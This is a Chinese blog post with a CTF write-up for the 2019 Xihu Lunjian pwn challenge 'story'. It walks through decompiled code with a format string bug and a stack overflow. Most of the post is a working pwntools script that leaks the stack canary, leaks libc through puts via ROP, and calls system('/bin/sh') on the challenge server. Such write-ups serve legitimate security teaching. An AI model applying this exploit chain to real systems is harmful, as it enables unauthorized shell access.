2019西湖论剑writeup

原创

梦回Altay 于 2019-04-07 20:26:55 发布 1652 收藏

分类专栏： 栈溢出 格式化字符串 pwn

本文链接：https://blog.csdn.net/weixin_44113469/article/details/89066550


栈溢出 同时被 3 个专栏收录

2 篇文章 0 订阅

订阅专栏


格式化字符串

1 篇文章 0 订阅

订阅专栏


pwn


19 篇文章 0 订阅

订阅专栏

pwn

0x01 story

保护



开启了NX，canary

题目分析

```
__int64 __fastcall main(__int64 a1, char
{
  char *ptr; // ST18_8
  char *v4; // ST20_8

  setbuf(stdin, 0LL);
  setbuf(stdout, 0LL);
  ptr = sub_400915();
  v4 = sub_4009A0();
  puts("Thank you for you share!!");
  free(ptr);
  free(v4);
  return 0LL;
}
```

```
1  char *sub_400915()
2  {
3    char *v0; // ST08_8
4    char s; // [rsp+10h] [rbp-40h]
5    unsigned __int64 v3; // [rsp+48h] [rbp-8h]
6
7    v3 = __readfsqword(0x28u);
8    printf("Please Tell Your ID:");
9    sub_400ABE((__int64)&s, 0x32uLL);
10   v0 = strdup(&s);
11   printf("Hello ", 50LL);
12   printf(&s);
13   putchar(10);
14   return v0;
15 }
```


明显的格式化字符漏洞，用来泄露canary的值，直观思路

```
1  char *sub_4009A0()
2  {
3    __int64 v1; // [rsp+0h] [rbp-A0h]
4    char s; // [rsp+10h] [rbp-90h]
5    unsigned __int64 v3; // [rsp+98h] [rbp-8h]
6
7    v3 = __readfsqword(0x28u);
8    puts("Tell me the size of your story:");
9    v1 = sub_400A54();
10   if ( v1 < 0 )
11     v1 = -v1;
12   if ( v1 > 128 )
13     v1 = 1024LL;
14   puts("You can speak your story:");
15   sub_400ABE((__int64)&s, v1);
16   return strdup(&s);
17 }
```

```
1  unsigned __int64 __fastcall sub_400ABE(__int64 a1, unsigned __int64 a2)
2  {
3    char buf; // [rsp+1Fh] [rbp-11h]
4    unsigned __int64 i; // [rsp+20h] [rbp-10h]
5    unsigned __int64 v5; // [rsp+28h] [rbp-8h]
6
7    v5 = __readfsqword(0x28u);
8    for ( i = 0LL; i < a2; ++i )
9    {
10     buf = 0;
11     if ( (signed int)read(0, &buf, 1uLL) < 0 )
12     {
13       puts("Read error!!\n");
14       exit(1);
15     }
16     *(_BYTE *)(i + a1) = buf;
17     if ( buf == '\n' )
18       break;
19   }
20   *(_BYTE *)(a1 + i) = 0;
21   return __readfsqword(0x28u) ^ v5;
22 }
```


v1控制写入s的数量，可以控制v1使s溢出，控制ret返回puts，泄露某个函数地址，计算出libc基址，算出system，str_bin_sh。再次溢出，getshell。

```
# -*- coding:utf-8 -*-
from pwn import *
from LibcSearcher import LibcSearcher
context(os='linux', arch='amd64', log_level='debug')
p=remote("ctf1.linkedbyx.com",10025)
elf = ELF("./story")
pop_rdi=0x0000000000400bd3
read_got=elf.got["read"]
put_plt=elf.plt["puts"]
main=0x400876
p.sendlineafter("ID:","%15$p")#泄露出canary值
p.recvuntil("Hello ")
s=int(p.recvuntil("00"),16)
print hex(s)
#-------------------------------------------------------------
p.sendlineafter("Tell me the size of your story:\n",str(129))#yichu
pay = "a"*136+p64(s)+"a"*8+p64(pop_rdi)
pay+=p64(elf.got["puts"])+p64(elf.plt["puts"])+p64(main)
p.sendlineafter("can speak your story:\n",pay)
puts_addr = u64(p.recv(6).ljust(8, "\x00"))
print hex(puts_addr)
libc = LibcSearcher("puts" , puts_addr)
libc_base = puts_addr - libc.dump("puts")
system = libc_base + libc.dump("system")
str_bin_sh = libc_base + libc.dump("str_bin_sh")
#-------------------------------------------------------------
p.sendlineafter("ID:","%15$p")#泄露出canary值
p.recvuntil("Hello ")
s=int(p.recvuntil("00"),16)
print hex(s)
p.sendlineafter("Tell me the size of your story:\n",str(129))#yichu
pay = "a"*136+p64(s)+"a"*8+p64(pop_rdi)
pay+=p64(str_bin_sh)+p64(system)
p.sendlineafter("You can speak your story:\n",pay)
p.interactive()
```